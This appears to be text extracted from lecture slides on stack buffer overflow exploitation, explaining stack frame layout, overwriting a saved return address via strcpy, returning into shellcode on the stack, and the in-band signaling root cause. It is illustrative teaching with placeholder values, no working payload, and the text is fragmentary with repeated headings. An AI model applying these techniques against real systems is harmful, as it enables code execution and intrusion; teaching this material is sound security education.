


# **Stack Overflow Exploitation**



# Content



# **Buffer Overflow Exploit**

## Challenge

# Buffer Overflow Exploit



# Buffer Overflow Exploit

Saved IP (&\_\_libc\_start)

Saved Frame Pointer


Local Variables <main>

Argument arg1 for <foobar>

**Saved IP (&return)**

Saved Frame Pointer

**Local Variable 1**



## Buffer Overflow Exploit

<code>char <b>firstname</b> [ 64 ]</code>	<b>SIP</b>
---	------------

`strcpy(firstname, "AAAA AAAA AAAA AAAA");`

AAAA AAAA AAAA AAAA	XXXXX
---------------------	-------

(0xXXXXX = address of previous function)


Write up

## Buffer Overflow Exploit

<code>char <b>firstname</b> [ 64 ]</code>	<code>SIP</code>
---	------------------

`strcpy(firstname, "AAAA AAAA AAAA AAAA BBBB");`

AAAA AAAA AAAA AAAA	BBBB
---------------------	------



Attacker can call any code he wants  
But: What code?

# Buffer Overflow Exploit

Return to Stack:

char <b>firstname</b> [ 64 ]	SIP
------------------------------	-----

AAAA AAAA AAAA AAAA	BBBBB
---------------------	-------

CODE CODE CODE CODE CODE	&buf1
--------------------------	-------




## Jump to buffer with shellcode




# Buffer Overflow Exploit

**0xAA00**<sup>(not the real address)</sup>




**0xAA00**




**Jump to buffer with shellcode**

# Buffer Overflow Exploit



# Buffer Overflow Exploit



# Buffer Overflow Exploit

The basic Problem: In-band signaling

Usually have:

- Control data
- User data

Like old telephone networks

- 2600 hz: Indicate line is free
- With a 2600hz tone, you could phone anywhere, for free
- Oups, accidently created Legion of Doom


# Buffer 